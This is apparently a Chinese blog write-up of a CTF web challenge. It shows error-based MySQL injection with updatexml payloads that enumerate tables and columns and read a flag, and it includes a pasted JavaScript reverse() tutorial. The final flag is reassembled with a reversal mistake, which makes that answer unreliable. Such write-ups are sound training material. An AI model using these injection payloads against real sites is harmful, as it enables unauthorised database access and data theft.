# 第三届上海市大学生网络安全大赛 i春秋CTF Web解题思路

原创

曹振国cc 于 2021-05-01 14:13:10 发布 761 收藏

分类专栏： CTF小白 文章标签： web



本文链接：https://blog.csdn.net/weixin_45736958/article/details/116329558







## SOME WORDS




## 1.发现SQL注入



```
?id=1    有数据
?id=2    有数据
?id=2-1    有数据
```

## 2.尝试SQLMap


发现报错：







## 3.经实验发现过滤了"="和"and"

发现页面会返回错误信息，尝试报错注入：






```
用到函数:updatexml
updatexml(目标xml内容，xml文档路径，更新的内容)
查询库名
?id=updatexml(1,concat(0x7e,(select database()),0x7e),1)  发现库名：word
```





XPATH syntax error: '~words~'



查询有多少张表：

```
?id=updatexml(1,concat(0x7e,(select count(*) from information_schema.tables ),0x7e),1)
```




XPATH syntax error: '~83~'




查询表名：

```
?id=updatexml(1,concat(0x7e,(select table_name from information_schema.tables limit 0,1),0x7e),1)
```

至


```
?id=updatexml(1,concat(0x7e,(select table_name from information_schema.tables limit 83,1),0x7e),1)
```

发现有张**f14g**的表




查询字段数：

```
?id=updatexml(1,concat(0x7e,(select count(*) from information_schema.columns ),0x7e),1)
```





XPATH syntax error: '~811~'



查询字段名：

```
?id=updatexml(1,concat(0x7e,(select column_name from information_schema.columns limit 0,1),0x7e),1)
至
?id=updatexml(1,concat(0x7e,(select column_name from information_schema.columns limit 811,1),0x7e),1)
```

找到**f14g**字段




```
读出数据
?id=updatexml(1,concat(0x7e,(select f14g from f14g),0x7e),1)
发现flag信息不全
flag{b892889e-6bbd-421d-b984-d6
```

## reverse()函数

# JavaScript reverse() 方法

JavaScript Array 对象

**实例**

颠倒数组中元素的顺序：

```
var fruits = ["Banana", "Orange", "Apple", "Mango"];
fruits.reverse();
```

*fruits* 结果输出：

```
Mango,Apple,Orange,Banana
```

尝试一下 »



源代码 (显示异常)：

点击运行

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>菜鸟教程(runoob.com)</title>
</head>
<body>

<p id="demo">单击按钮将数组反转排序。</p>
<button onclick="myFunction()">点我</button>
<script>
var fruits = ["Banana", "Orange", "Apple", "Mango"];
function myFunction(){
    fruits.reverse();
    var x=document.getElementById("demo");
    x.innerHTML=fruits;
}
</script>

</body>
</html>
```


运行结果

Mango,Apple,Orange,Banana

点我



```
颠倒flag内容，从后往前取
?id=updatexml(1,concat(reverse((select f14g from f14g))),1)
}ef99546fdb6d-489b-d124-dbb6-e98
```




XPATH syntax error: '}ef99546fdb6d-489b-d124-dbb6-e98'



## flag

```
flag{b892889e-6bbd-421d-b984-d6

}ef99546fdb6d-489b-d124-dbb6-e98
取反：
89e-6bbd-421d-b984-d6dbf64599fe}

flag{b892889e-6bbd-421d-b984-d66dbf64599fe}
```

所以最后flag为：flag{b892889e-6bbd-421d-b984-d66dbf64599fe}。

---

## 总结

不知道为什么i春秋里的这道题flag提交一直报错。。。。。。也是无语了